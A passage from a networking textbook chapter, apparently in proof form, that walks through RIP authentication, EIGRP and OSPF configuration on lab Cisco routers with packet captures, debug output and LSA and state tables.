IOU3(config-if)#ip rip authentication key-chain test 381
IOU3(config-if)#ip rip authentication mode md5 382

```

Figure 6-7 displays a RIP packet capture (PCAP).

| No. | Time       | Source      | Destination     | Protocol | Length | Info    |
|-----|------------|-------------|-----------------|----------|--------|---------|
| 781 | 549.540034 | 192.168.1.1 | 224.0.0.9       | RIPv2    | 66     | Request |
| 815 | 579.729362 | 192.168.1.2 | 255.255.255.255 | RIPv1    | 66     | Request |



this figure will be printed in b/w

Figure 6-7. RIP packet capture

In the RIP packet, you can see that it is a request to broadcast address 224.0.0.9 asking for a routing table. The Command field in the packet indicates that this is a request packet. A value of 1 represents a request packet. The version indicates which version of RIP you are using.

Using the **debug ip rip** command, we can see the effect of first placing authentication on IOU1 before placing it on IOU3 and after placing it on IOU3:

```

IOU1#debug ip rip 389
RIP protocol debugging is on 390
IOU1# 391
*Jan 4 11:29:27.031: RIP: ignored v2 packet from 192.168.1.2 !invalid authentication 392
IOU1# 393
*Jan 4 11:29:34.751: RIP: sending v2 update to 224.0.0.9 via Ethernet0/0 (192.168.1.1) 394
*Jan 4 11:29:34.751: RIP: build update entries 395
*Jan 4 11:29:34.751: 0.0.0.0/0 via 0.0.0.0, metric 1, tag 0 396

```

```

397 *Jan 4 11:29:34.751: RIP: sending v2 update to 192.168.1.2 via Ethernet0/0 (192.168.1.1)
398 *Jan 4 11:29:34.751: RIP: build update entries
399 *Jan 4 11:29:34.751: 0.0.0.0/0 via 0.0.0.0, metric 1, tag 0
400 *Jan 4 11:29:56.235: RIP: received packet with MD5 authentication
401 *Jan 4 11:29:56.235: RIP: received v2 update from 192.168.1.2 on Ethernet0/0
402 *Jan 4 11:29:56.235: 192.168.2.0/24 via 0.0.0.0 in 1 hops
403 *Jan 4 11:29:56.235: 192.168.3.0/24 via 0.0.0.0 in 2 hops
404 *Jan 4 11:29:56.235: 192.168.4.0/24 via 0.0.0.0 in 3 hops

```

405 We can see that a packet with invalid authentication was received before adding the configuration  
406 to IOU3. After adding the authentication commands to IOU3, a packet with MD5 (Message Digest 5)  
407 authentication was received.

```

408 Another useful command is:
409 IOU1#sh ip rip ?
410 database IPv4 RIP database

```

```

411 IOU1#show ip rip database
412 0.0.0.0/0 auto-summary
413 0.0.0.0/0 redistributed
414 [1] via 0.0.0.0,
415 192.168.1.0/24 auto-summary
416 192.168.1.0/24 directly connected, Ethernet0/0
417 192.168.2.0/24 auto-summary
418 192.168.2.0/24
419 [1] via 192.168.1.2, 00:00:16, Ethernet0/0
420 192.168.3.0/24 auto-summary
421 192.168.3.0/24
422 [2] via 192.168.1.2, 00:00:16, Ethernet0/0

```

```

423 The following commands are used in the next example:Key chain test
424 Key 1
425 Key-string testRIP
426 int Ethernet0/0
427 ip rip authentication key-chain test
428 ip rip authentication mode text

```

429 These commands configure authentication with a password in clear text in RIP.  
430 Figure 6-8 is an example of a RIP packet capture using an authentication password in clear text.

AU4



```

User Datagram Protocol, Src Port: 520 (520), Dst Port: 520 (520)
 Source Port: 520 (520)
 Destination Port: 520 (520)
 Length: 52
 Checksum: 0xce6a [validation disabled]
 [Stream index: 255]
Routing Information Protocol
 Command: Request (1)
 Version: RIPv2 (2)
 Authentication: Simple Password
 Authentication type: Simple Password (2)
 Password: testRIP
 Address not specified, Metric: 16

```

---

```

0000 01 00 5e 00 00 09 aa bb cc 00 02 00 08 00 45 c0 ..^.....E.
0010 00 48 00 00 00 00 02 11 16 32 c0 a8 01 02 e0 00 .H.....2....
0020 00 09 02 08 02 08 00 34 ce 6a 01 02 00 00 ff ff 4.j.....
0030 00 02 74 65 73 74 52 49 50 20 00 00 00 00 00 00 ..testRIP.....
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
0050 00 00 00 00 00 10

```

this figure will be printed in b/w

**Figure 6-8.** RIP authentication in clear text

In the packet capture, you can see that the password is listed.  
The following commands are used for the next example:

```

Key chain test 431
Key 1 432
Key-string testRIP 433
int Ethernet0/0 434
ip rip authentication key-chain test 435
ip rip authentication mode md5 436

```

The commands used in the preceding code enable authentication with MD5 password encryption. 437

Figure 6-9 is an example of a RIP packet capture using an authentication password encrypted with an MD5 hash. 440



this figure will be printed in b/w

```

User Datagram Protocol, Src Port: 520 (520), Dst Port: 520 (520)
 Source Port: 520 (520)
 Destination Port: 520 (520)
 Length: 72
 Checksum: 0x6bad [validation disabled]
 [Stream index: 255]
Routing Information Protocol
 Command: Request (1)
 Version: RIPv2 (2)
 Authentication: Keyed Message Digest
 Authentication type: Keyed Message Digest (3)
 Digest Offset: 44
 Key ID: 1
 Auth Data Len: 20
 Seq num: 1
 Zero Padding
 Authentication Data Trailer
 Address not specified, Metric: 16
 Address Family: Unspecified (0)
 Route Tag: 0
 Netmask: 0.0.0.0 (0.0.0.0)
 Next Hop: 0.0.0.0 (0.0.0.0)
 Metric: 16
0000 01 00 5e 00 00 09 aa bb cc 00 02 00 08 00 45 c0 ..^.....E.
0010 00 5c 00 00 00 02 11 16 1e c0 a8 01 02 e0 00 ..\.....
0020 00 09 02 08 02 08 00 48 6b ad 01 02 00 00 ff ff Hk.....
0030 00 03 00 2c 01 14 00 00 00 01 00 00 00 00 00 00
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0050 00 00 00 00 00 10 ff ff 00 01 a3 c3 c9 57 ac 86 W..
0060 6d 65 67 98 96 a8 8f f3 d6 59 meg.....Y

```

Figure 6-9. RIP authentication with MD5

In the packet capture, you can see that the password is encrypted and unreadable.

## EIGRP

The Enhanced Interior Gateway Routing Protocol (EIGRP) is a dynamic protocol developed by Cisco that was proprietary, but Cisco has since made it an open protocol. So you won't use this protocol unless you have an all-Cisco network, because the protocol is not compatible with other network devices. EIGRP is based on a distance-vector algorithm, but determining the best path to a destination is better than RIP's hop count. EIGRP uses an algorithm called DUAL, or the Diffusing Update Algorithm. EIGRP helps networks reconverge swiftly after a network change and allows load balances across multiple paths of equal metric. EIGRP has a simple configuration and is easy to manage, which is why it is used today. EIGRP is a hybrid protocol because it also provides triggered updates, like OSPF.

Let's configure EIGRP by using Figure 6-10.




Figure 6-10. EIGRP routing diagram

To configure EIGRP, the router `eigrp autonomous-system-number (ASN)` command must be used. An ASN, or process ID number, is a number between 1 and 65535, and all routers must be configured with the same process number to exchange routing information. Multiple EIGRP process IDs can be used, but the router must be configured to redistribute routing information from one AS to another.

The `no auto-summary` command must be used with RIP to disable autosummarization of routes. The network command can also be typed as follows:

```

Network 192.168.1.0
IOU1(config)#int e0/0
IOU1(config-if)#ip address 192.168.1.1 255.255.255.0
IOU1(config-if)#router eigrp 1
IOU1(config-router)#network 192.168.1.0 0.0.0.255
IOU1(config-router)#no auto-summary

```

The following message notifies you that you have a neighbor and a new adjacency to this neighbor, and they should be exchanging routing information:

```
*Jan 4 12:17:37.180: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.1.2 (Ethernet0/0) is up: new adjacency
```

```

IOU3(config)#int e0/0
IOU3(config-if)#ip address 192.168.1.2 255.255.255.0
IOU3(config-if)#int e0/1
IOU3(config-if)#ip address 192.168.2.1 255.255.255.0
IOU3(config-if)#router eigrp 1
IOU3(config-router)#network 192.168.1.0 0.0.0.255
IOU3(config-router)#network 192.168.2.0 0.0.0.255
IOU3(config-router)#no auto-summary

```

```
*Jan 4 12:17:37.186: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.1.1 (Ethernet0/0) is up: new adjacency
```

```
IOU3(config-router)#no router rip
```

```
*Jan 4 12:18:34.738: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.2.2 (Ethernet0/1) is up: new adjacency
```

```

IOU2(config)#int e0/0
IOU2(config-if)#ip address 192.168.2.2 255.255.255.0
IOU2(config-if)#int e0/1

```

```

485 IOU2(config-if)#ip address 192.168.3.1 255.255.255.0
486 IOU2(config-if)#router eigrp 1
487 IOU2(config-router)#network 192.168.2.0 0.0.0.255
488 IOU2(config-router)#network 192.168.3.0 0.0.0.255
489 IOU2(config-router)#no auto-summary
490 *Jan 4 12:18:34.744: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.2.1 (Ethernet0/0) is
491 up: new adjacency
492 *Jan 4 12:19:09.048: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.3.2 (Ethernet0/1) is
493 up: new adjacency

494 IOU4(config)#int e0/0
495 IOU4(config-if)#ip address 192.168.3.2 255.255.255.0
496 IOU4(config-if)#int e0/1
497 IOU4(config-if)#ip address 192.168.4.1 255.255.255.0
498 IOU4(config-if)#router eigrp 1
499 IOU4(config-router)#network 192.168.3.0 0.0.0.255
500 IOU4(config-router)#network 192.168.4.0 0.0.0.255
501 IOU4(config-router)#no auto-summary
502 *Jan 4 12:19:08.121: %DUAL-5-NBRCHANGE: EIGRP-IPv4 1: Neighbor 192.168.3.1 (Ethernet0/0) is
503 up: new adjacency

```

504 Let's look at some useful EIGRP commands:

```

505 IOU3#show ip eigrp ?
506 <1-65535> Autonomous System
507 accounting Prefix Accounting
508 events Events logged
509 interfaces interfaces
510 neighbors Neighbors
511 timers Timers
512 topology Select Topology
513 traffic Traffic Statistics
514 vrf Select a VPN Routing/Forwarding instance

```

515 Figure 6-11 displays a packet capture of an EIGRP packet.

| No.  | Time       | Source      | Destination | Protocol | Length | Info   |
|------|------------|-------------|-------------|----------|--------|--------|
| 1975 | 1122.85076 | 192.168.1.2 | 224.0.0.10  | EIGRP    | 74     | Hello  |
| 1976 | 1127.59962 | 192.168.1.2 | 224.0.0.10  | EIGRP    | 74     | Hello  |
| 1980 | 1132.40704 | 192.168.1.2 | 224.0.0.10  | EIGRP    | 74     | Hello  |
| 1981 | 1132.54576 | 192.168.1.1 | 224.0.0.10  | EIGRP    | 74     | Hello  |
| 1982 | 1132.55518 | 192.168.1.2 | 224.0.0.10  | EIGRP    | 84     | Hello  |
| 1983 | 1132.56511 | 192.168.1.2 | 192.168.1.1 | EIGRP    | 60     | Update |
| 1984 | 1132.56543 | 192.168.1.1 | 224.0.0.10  | EIGRP    | 84     | Hello  |

```

Frame 1976: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
Ethernet II, Src: aa:bb:cc:00:02:00 (aa:bb:cc:00:02:00), Dst: IPv4mcast_0a (01:00:5e:00:00:0a)
Internet Protocol Version 4, Src: 192.168.1.2 (192.168.1.2), Dst: 224.0.0.10 (224.0.0.10)
Cisco EIGRP
 Version: 2
 Opcode: Hello (5)
 Checksum: 0xebd1 [correct]
 Flags: 0x00000000
 Sequence: 0
 Acknowledge: 0
 Virtual Router ID: 0 (Address-Family)
 Autonomous System: 1
 Parameters
 Software Version: EIGRP=14.0, TLV=2.0

```

this figure will be printed in b/w

Figure 6-11. EIGRP PCAP

Reviewing the packet, you can see a hello packet sent to multicast address 224.0.0.10, the multicast address used for EIGRP. You also see the IP address of the router sending the packet. “Version:” shows the EIGRP version you are using, and “Opcode:” shows the type of packet you are sending; in this case, it is a hello packet. We see the AS, 1 in this case. There is also a value called TLV, or type-length-value; TLVs carry management information for EIGRP that is used to convey metric weights and hold time. The hello packet is used to identify neighbors or serve as a keepalive for neighboring devices. Figure 6-12 displays another packet capture of an EIGRP packet.

516  
517  
518  
519  
520  
521  
522

| No.  | Time       | Source      | Destination | Protocol | Length | Info   |
|------|------------|-------------|-------------|----------|--------|--------|
| 1975 | 1122.85076 | 192.168.1.2 | 224.0.0.10  | EIGRP    | 74     | Hello  |
| 1976 | 1127.59962 | 192.168.1.2 | 224.0.0.10  | EIGRP    | 74     | Hello  |
| 1980 | 1132.40704 | 192.168.1.2 | 224.0.0.10  | EIGRP    | 74     | Hello  |
| 1981 | 1132.54576 | 192.168.1.1 | 224.0.0.10  | EIGRP    | 74     | Hello  |
| 1982 | 1132.55518 | 192.168.1.2 | 224.0.0.10  | EIGRP    | 84     | Hello  |
| 1983 | 1132.56511 | 192.168.1.2 | 192.168.1.1 | EIGRP    | 60     | Update |
| 1984 | 1132.56543 | 192.168.1.1 | 224.0.0.10  | EIGRP    | 84     | Hello  |

```

Frame 1983: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: aa:bb:cc:00:02:00 (aa:bb:cc:00:02:00), Dst: aa:bb:cc:00:01:00 (aa:bb:cc:00:01:00)
Internet Protocol Version 4, Src: 192.168.1.2 (192.168.1.2), Dst: 192.168.1.1 (192.168.1.1)
Cisco EIGRP
 Version: 2
 Opcode: update (1)
 Checksum: 0xfdfb [correct]
 Flags: 0x00000001, Init
 Sequence: 1
 Acknowledge: 0
 Virtual Router ID: 0 (Address-Family)
 Autonomous System: 1

```

this figure will be printed in b/w

Figure 6-12. EIGRP update PCAP

523 The next packet is an update packet. As you can see, the update packet is not sent to a multicast address  
 524 but is instead a unicast address sent directly to its neighbor. In this case, the neighbor is 192.168.1.1. The  
 525 update packet contains routing information that allows the neighbor to build its topology table. Update  
 526 packets have an opcode of 1, as seen from the capture.

527 The **show ip eigrp neighbors** command displays the EIGRP active neighbors that it has exchanged  
 528 data with:

```
529 IOU3#show ip eigrp neighbors
530 EIGRP-IPv4 Neighbors for AS(1)
531 H Address Interface Hold Uptime SRTT RTO Q Seq
532 (sec) (ms) Cnt Num
533 1 192.168.2.2 Et0/1 12 00:05:26 5 100 0 6
534 0 192.168.1.1 Et0/0 13 00:06:23 7 100 0 5
```

535 The **show ip eigrp topology** command is also useful. Notice the P, which stands for passive. A  
 536 router is passive when it is not performing recomputation on that route and active when it is completing  
 537 recomputation on that route:

```
538 IOU3#show ip eigrp topology
539 EIGRP-IPv4 Topology Table for AS(1)/ID(192.168.2.1)
540 Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
541 r - reply Status, s - sia Status

542 P 192.168.3.0/24, 1 successors, FD is 307200
543 via 192.168.2.2 (307200/281600), Ethernet0/1
544 P 192.168.2.0/24, 1 successors, FD is 281600
545 via Connected, Ethernet0/1
546 P 192.168.1.0/24, 1 successors, FD is 281600
547 via Connected, Ethernet0/0
548 P 192.168.4.0/24, 1 successors, FD is 332800
549 via 192.168.2.2 (332800/307200), Ethernet0/1
```

550 The **show ip protocols** command displays EIGRP configuration details. Two routers must have  
 551 identical K values for EIGRP to establish an adjacency. The command is also helpful in determining the  
 552 current K value settings before an adjacency is attempted:

```
553 IOU3#sh ip protocols
554 *** IP Routing is NSF aware ***

555 Routing Protocol is "eigrp 1"
556 Outgoing update filter list for all interfaces is not set
557 Incoming update filter list for all interfaces is not set
558 Default networks flagged in outgoing updates
559 Default networks accepted from incoming updates
560 EIGRP-IPv4 Protocol for AS(1)
561 Metric weight K1=1, K2=0, K3=1, K4=0, K5=0
562 NSF-aware route hold timer is 240
563 Router-ID: 192.168.2.1
564 Topology : 0 (base)
565 Active Timer: 3 min
566 Distance: internal 90 external 170
```

|                                                                                                                                                                                                                                         |     |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| Maximum path: 4                                                                                                                                                                                                                         | 567 |
| Maximum hopcount 100                                                                                                                                                                                                                    | 568 |
| Maximum metric variance 1                                                                                                                                                                                                               | 569 |
| Automatic Summarization: disabled                                                                                                                                                                                                       | 570 |
| Maximum path: 4                                                                                                                                                                                                                         | 571 |
| Routing for Networks:                                                                                                                                                                                                                   | 572 |
| 192.168.1.0                                                                                                                                                                                                                             | 573 |
| 192.168.2.0                                                                                                                                                                                                                             | 574 |
| Routing Information Sources:                                                                                                                                                                                                            | 575 |
| Gateway          Distance      Last Update                                                                                                                                                                                              | 576 |
| 192.168.1.1          90      00:05:12                                                                                                                                                                                                   | 577 |
| 192.168.2.2          90      00:05:12                                                                                                                                                                                                   | 578 |
| Distance: internal 90 external 170                                                                                                                                                                                                      | 579 |
| IOU3#sh ip route                                                                                                                                                                                                                        | 580 |
| Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP                                                                                                                                                               | 581 |
| D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area                                                                                                                                                                          | 582 |
| N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2                                                                                                                                                                          | 583 |
| E1 - OSPF external type 1, E2 - OSPF external type 2                                                                                                                                                                                    | 584 |
| i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2                                                                                                                                                                   | 585 |
| ia - IS-IS inter area, * - candidate default, U - per-user static route                                                                                                                                                                 | 586 |
| o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP                                                                                                                                                                       | 587 |
| + - replicated route, % - next hop override                                                                                                                                                                                             | 588 |
| Gateway of last resort is not set                                                                                                                                                                                                       | 589 |
| *  192.168.1.0/24 is variably subnetted, 2 subnets, 2 masks                                                                                                                                                                             | 590 |
| C*  192.168.1.0/24 is directly connected, Ethernet0/0                                                                                                                                                                                   | 591 |
| L  192.168.1.2/32 is directly connected, Ethernet0/0                                                                                                                                                                                    | 592 |
| 192.168.2.0/24 is variably subnetted, 2 subnets, 2 masks                                                                                                                                                                                | 593 |
| C  192.168.2.0/24 is directly connected, Ethernet0/1                                                                                                                                                                                    | 594 |
| L  192.168.2.1/32 is directly connected, Ethernet0/1                                                                                                                                                                                    | 595 |
| D  192.168.3.0/24 [90/307200] via 192.168.2.2, 00:05:54, Ethernet0/1                                                                                                                                                                    | 596 |
| D  192.168.4.0/24 [90/332800] via 192.168.2.2, 00:05:20, Ethernet0/1                                                                                                                                                                    | 597 |
| As you can see in the preceding output, the show ip route command routes learned from EIGRP have a D next to them.                                                                                                                      | 598 |
| As with RIP, in order to send or receive a default route in EIGRP, the <b>default-information originate in/out</b> command can be used:                                                                                                 | 599 |
| IOU3(config-router)#default-information ?                                                                                                                                                                                               | 600 |
| in  Accept input default routing information                                                                                                                                                                                            | 601 |
| out Accept output default routing information                                                                                                                                                                                           | 602 |
| If you do not want an interface to participate in EIGRP, the passive-interface command can be used to stop the exchange of hello packets, which will not allow for this interface to form a neighbor relationship with a remote router: | 603 |
| IOU3(config-router)#passive-interface Ethernet0/0                                                                                                                                                                                       | 604 |

AUS



609 A benefit of EIGRP is the granularity with which you can configure your desired metrics. Values such as  
 610 delay, bandwidth, reliability, load, and Maximum Transmission Unit (MTU) can all be used to determine a  
 611 best path. Each choice increases load on the CPU, but also helps with determining a true best path, which  
 612 isn't always the one with the lowest bandwidth, as with OSPF.


## 613 OSPF

614 Open Shortest Path First, or OSPF, is one of the most widely used protocols in IP networks today. It scales  
 615 well in large networks, guarantees loop-free routing, is a classless protocol, converges quickly, and is an  
 616 open standard that works well on multiple vendors' devices. OSPF's metric is a per-link cost and does not  
 617 include the entire path. OSPF does not exchange routing tables but instead sends Link-State Advertisements  
 618 (LSAs), which describe the network topology that a router uses to build its link-state database (LSDB) or its  
 619 routing table. The LSDB is a topology represented in computer form. The LSDB allows each router to create  
 620 a table with all the network connections between routers and their interfaces—similar to a diagram created  
 621 to document a network. We will discuss areas later, but each router in the same area receives the same LSAs.  
 622 A Designated Router (DR) is the leader or master for network areas. If the DR fails, then a Backup Designated  
 623 Router (BDR) takes over as the DR. OSPF uses two multicast addresses: 224.0.0.5 is used to receive OSPF  
 624 updates, and 224.0.0.6 is used by the DR to receive updates.

625 An area is a network segment that is somewhat broken up into broadcast domains. OSPF can be split  
 626 up into many areas, which are connected by Area Border Routers (ABRs). An ABR connects a backbone to  
 627 other OSPF areas. Each area has a 32-bit identifier number, each OSPF network should have an Area 0, and  
 628 each ABR should be connected to Area 0. An Autonomous System Boundary Router (ASBR) can be used to  
 629 connect OSPF routers to other protocols. The following discusses different OSPF routers:

- 630 • *Backbone router:* Area 0 is known as the “backbone area” or “core” of an OSPF  
 631 network. All areas must have a connection to this area. A backbone router must have  
 632 an interface to Area 0.
- 633 • *Internal router:* A router is internal to an area if all of its interfaces belong to the same  
 634 area.
- 635 • *ABR:* An ABR must maintain separate link-state databases for each area it is  
 636 connected to in memory. These routers connect multiple areas to Area 0.
- 637 • *ASBR:* ASBRs run more than one routing protocol and exchange information from  
 638 other routing protocols to OSPF, including BGP, EIGRP, and static routes.

639 The two main areas are backbone and non-backbone. Area 0 is the backbone area. Figure 6-13 is a  
 640 sample OSPF network diagram.



this figure will be printed in b/w

**Figure 6-13.** Sample OSPF area diagram

OSPF areas can differ. The following describes the many areas that we will configure, based on our network needs:

- *Normal area:* A non-0 area not configured like any of the following areas.
- *Stub area:* An OSPF area that does not allow external LSAs.
- *Totally stubby area:* This OSPF area does not allow type 3, 4, or 5 LSAs and only receives a default summary route.
- *Not so stubby area (NSSA):* This OSPF area does not allow type 5 LSAs unless the LSAs are type 7 that have been converted to type 5 by an ABR.
- *Totally stubby areas:* This OSPF area does not allow type 3, 4, or 5 LSAs and only receives a default summary route. This OSPF area does not allow type 5 LSAs unless the LSAs are type 7 that have been converted to type 5 by an ABR. This is a combination of totally stubby areas and not so stubby areas.
- *Transit area:* This OSPF area is used to connect two or more border routers that are used to pass OSPF traffic from one area to another.

Table 6-2 explains the different LSA types.

AU6

641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655



**Table 6-2.** OSPF LSA Table

| LSA Type | Name              | Description                                                                                                                                                                                                                                                                          |                                      |
|----------|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------|
| 1        | Router LSA        | A router LSA includes information about a router's interfaces within an area. These LSAs are flooded to each OSPF router in the area, but not into adjacent areas.                                                                                                                   | t2.1<br>t2.2<br>t2.3<br>t2.4<br>t2.5 |
| 2        | Network LSA       | Network LSAs are flooded through the entire area, but not into adjacent areas. Originated by DRs, these LSAs describe routers connected to the network from which the LSA was received.                                                                                              | t2.6<br>t2.7<br>t2.8                 |
| 3        | Summary LSA       | Originated by an ABR, these LSAs advertise summary routes and interarea routes. Type 3 LSAs are used for routes to networks.                                                                                                                                                         | t2.9<br>t2.10                        |
| 4        | Summary LSA       | Originated by ASBRs, these LSAs are sent to ABRs and describe links to ASBRs.                                                                                                                                                                                                        | t2.11                                |
| 5        | AS external LSA   | Originated by ASBRs to describe routes to networks that are external to the AS. Type 5 LSAs are flooded through the entire AS.                                                                                                                                                       | t2.12<br>t2.13                       |
| 7        | NSSA external LSA | Originated by NSSA ASBRs; similar to type 5 LSAs except that they are only flooded throughout the NSSA area. Although type 5 LSAs are not allowed in NSSA areas, type 7 LSAs are converted into type 5 LSAs by an ABR when received from an ASBR, which sends this to the entire AS. | t2.14<br>t2.15<br>t2.16<br>t2.17     |

Figures 6-14 and 6-15 are OSPF packet captures.

this figure will be printed in b/w

| No.  | Time       | Source      | Destination | Protocol | Length | Info         |
|------|------------|-------------|-------------|----------|--------|--------------|
| 2513 | 1327.06213 | 192.168.1.2 | 224.0.0.5   | OSPF     | 90     | Hello Packet |
| 2523 | 1336.88616 | 192.168.1.2 | 224.0.0.5   | OSPF     | 90     | Hello Packet |
| 2537 | 1345.81208 | 192.168.1.1 | 224.0.0.5   | OSPF     | 90     | Hello Packet |
| 2538 | 1345.81281 | 192.168.1.2 | 192.168.1.1 | OSPF     | 94     | Hello Packet |
| 2539 | 1345.81336 | 192.168.1.1 | 192.168.1.2 | OSPF     | 94     | Hello Packet |
| 2540 | 1346.79330 | 192.168.1.2 | 224.0.0.5   | OSPF     | 94     | Hello Packet |
| 2587 | 1355.54005 | 192.168.1.1 | 224.0.0.5   | OSPF     | 94     | Hello Packet |

```

Frame 2513: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
Ethernet II, Src: aa:bb:cc:00:02:00 (aa:bb:cc:00:02:00), Dst: IPv4mcast_05 (01:00:5e:00:00:05)
Internet Protocol version 4, Src: 192.168.1.2 (192.168.1.2), Dst: 224.0.0.5 (224.0.0.5)
Open Shortest Path First
 # OSPF Header
 version: 2
 Message Type: Hello Packet (1)
 Packet Length: 44
 Source OSPF Router: 192.168.1.2 (192.168.1.2)
 Area ID: 0.0.0.0 (0.0.0.0) (Backbone)
 checksum: 0x29f8 [correct]
 Auth Type: Null (0)
 Auth Data (none): 0000000000000000
 # OSPF Hello Packet
 Network Mask: 255.255.255.252 (255.255.255.252)
 Hello Interval [sec]: 10
 # Options: 0x12 (L, E)
 Router Priority: 1
 Router Dead Interval [sec]: 40
 Designated Router: 0.0.0.0 (0.0.0.0)
 Backup Designated Router: 0.0.0.0 (0.0.0.0)

```

|      |                                                 |               |
|------|-------------------------------------------------|---------------|
| 0000 | 01 00 5e 00 00 05 aa bb cc 00 02 00 08 00 45 c0 | ..^.....E.    |
| 0010 | 00 4c 00 33 00 00 01 59 16 b7 c0 a8 01 02 e0 00 | .L.3...Y..... |
| 0020 | 00 05 02 01 00 2c c0 a8 01 02 00 00 00 00 29 f8 | .....).       |
| 0030 | 00 00 00 00 00 00 00 00 00 00 ff ff ff fc 00 0a | .....         |
| 0040 | 12 01 00 00 00 28 00 00 00 00 00 00 00 00 ff f6 | .....(.....   |
| 0050 | 00 03 00 01 00 04 00 00 00 01                   | ..... ..      |

**Figure 6-14.** OSPF PCAP

The OSPF packet seen in Figure 6-14 is a hello packet. We can see the packet is sent to multicast destination address 224.0.0.5. The OSPF header contains the version of OSPF which is 2 in our packet and the message type which is a hello packet in this example. The auth type represents the authentication type used; in our case, it is 0 representing no authentication is being used. We see the hello interval of 10 seconds and the dead interval of 40 seconds. The router priority can be seen and is 1 which is used to determine the DR and BDR. We can also see that the area ID is 0 so we know we are in the backbone area. Hello packets are used to discover neighbors and exchange parameters such as dead interval and hold time; these must match to build neighbor adjacencies. These packets are also used as keepalive mechanisms, and if no hello is received within the set dead interval, the router will consider the neighbor down.

```

434 142.150182 192.168.1.2 192.168.1.1 OSPF 98 LS Update
⊞ Ethernet II, Src: aa:bb:cc:00:02:00 (aa:bb:cc:00:02:00), Dst: aa:bb:cc:00:01:00 (aa:bb:cc:00:01:00)
⊞ Internet Protocol Version 4, Src: 192.168.1.2 (192.168.1.2), Dst: 192.168.1.1 (192.168.1.1)
⊞ Open Shortest Path First
 ⊞ OSPF Header
 Version: 2
 Message Type: LS Update (4)
 Packet Length: 64
 Source OSPF Router: 192.168.1.2 (192.168.1.2)
 Area ID: 0.0.0.0 (0.0.0.0) (Backbone)
 Checksum: 0x39ea [correct]
 Auth Type: Null (0)
 Auth Data (none): 0000000000000000
 ⊞ LS Update Packet
 Number of LSAs: 1
 ⊞ Router-LSA
 .000 0000 0010 1000 = LS Age (seconds): 40
 0... .. = Do Not Age Flag: 0
 ⊞ Options: 0x22 (DC, E)
 LS Type: Router-LSA (1)
 Link State ID: 192.168.1.2 (192.168.1.2)
 Advertising Router: 192.168.1.2 (192.168.1.2)
 Sequence Number: 0x80000001
 Checksum: 0x17d1
 Length: 36
 ⊞ Flags: 0x00
 Number of Links: 1
 ⊞ Type: Stub ID: 192.168.1.0 Data: 255.255.255.252 Metric: 10
 Link ID: 192.168.1.0 (192.168.1.0) - IP network/subnet number
 Link Data: 255.255.255.252 (255.255.255.252)
 Link Type: 3 - Connection to a stub network

```


this figure will be printed in b/w

**Figure 6-15.** OSPF LSA update PCAP

Figure 6-15 displays an OSPF LSA update packet. We can see that the LSA update packet is sent directly to its neighbor's address of 192.168.1.1. We can see the message type is LS Update or 4. We can see the network being advertised in this LSA has network ID 192.168.1.0 and it is a stub network. LSAs contain routing metric and topology information for the OSPF network, which is sent to neighboring routers.

Using Figure 6-16 as an example, we will configure OSPF.

AU7



**Figure 6-16.** OSPF routing diagram

AU8

## Configuring OSPF

To enable OSPF, use the router `ospf` command. You will configure OSPF using Figure 6-16:

```

671 IOU1(config)#int e0/0
672 IOU1(config-if)#ip address 192.168.1.1 255.255.255.0
673 IOU1(config)#router ospf ?
674 <1-65535> Process ID
675
676 IOU1(config)#router ospf 1
677 IOU1(config-router)#network 192.168.1.0 ?
678 A.B.C.D OSPF wild card bits
679

```

The wildcard mask is used to represent the interfaces and networks that will participate and be advertised in OSPF.

Let's look at calculating the wildcard mask. An easy way to calculate the wildcard mask is to subtract 255.255.255.255 from the subnet mask.

1. Take network 192.168.1.0 with a subnet mask of 255.255.255.0.
2. The wildcard mask will then be 0.0.0.255.

Let's look at our example again:  $255.255.255.0 - 255.255.255.255 = 0.0.0.255$ .

```

687 IOU1(config-router)#network 192.168.1.0 0.0.0.255 area ?
688 <0-4294967295> OSPF area ID as a decimal value
689 A.B.C.D OSPF area ID in IP address format

```

```

690 IOU1(config-router)#network 192.168.1.0 0.0.0.255 area 1
691 IOU1(config-router)#log-adjacency-changes
692 IOU1(config-router)#passive-interface default
693 IOU1(config-router)#no passive-interface Ethernet0/0
694 IOU1(config-router)#default-information originate
695 *Jan 4 21:04:34.446: %OSPF-5-ADJCHG: Process 1, Nbr 192.168.2.1 on Ethernet0/0 from LOADING
696 to FULL, Loading Done

```

```

 OSPF can also be enabled on the interface in lieu of the router ospf command:
 IOU2(config)#int e0/0
 IOU2(config-if)#ip address 192.168.1.1 255.255.255.0
 IOU2(config-if)#ip ospf ?
 <1-65535> Process ID
 IOU2(config-if)#ip ospf 1 ?
 area Set the OSPF area ID
 IOU2(config-if)#ip ospf 1 area ?
 <0-4294967295> OSPF area ID as a decimal value
 A.B.C.D OSPF area ID in IP address format
 IOU2(config-if)#ip ospf 1 area 0

```

You see in the preceding output that the neighbors have created an adjacency as the status went from loading to full. Let's look at the OSPF processes in more detail using Table 6-3.

**Table 6-3.** OSPF State Table

| OSPF State      |                                                                                             |                      |
|-----------------|---------------------------------------------------------------------------------------------|----------------------|
| <b>Down</b>     | The initial state before any information is exchanged and with no active neighbor detected. | t3.2<br>t3.3<br>t3.4 |
| <b>Init</b>     | Hello packet is received, but two-way conversation has not been established.                | t3.5                 |
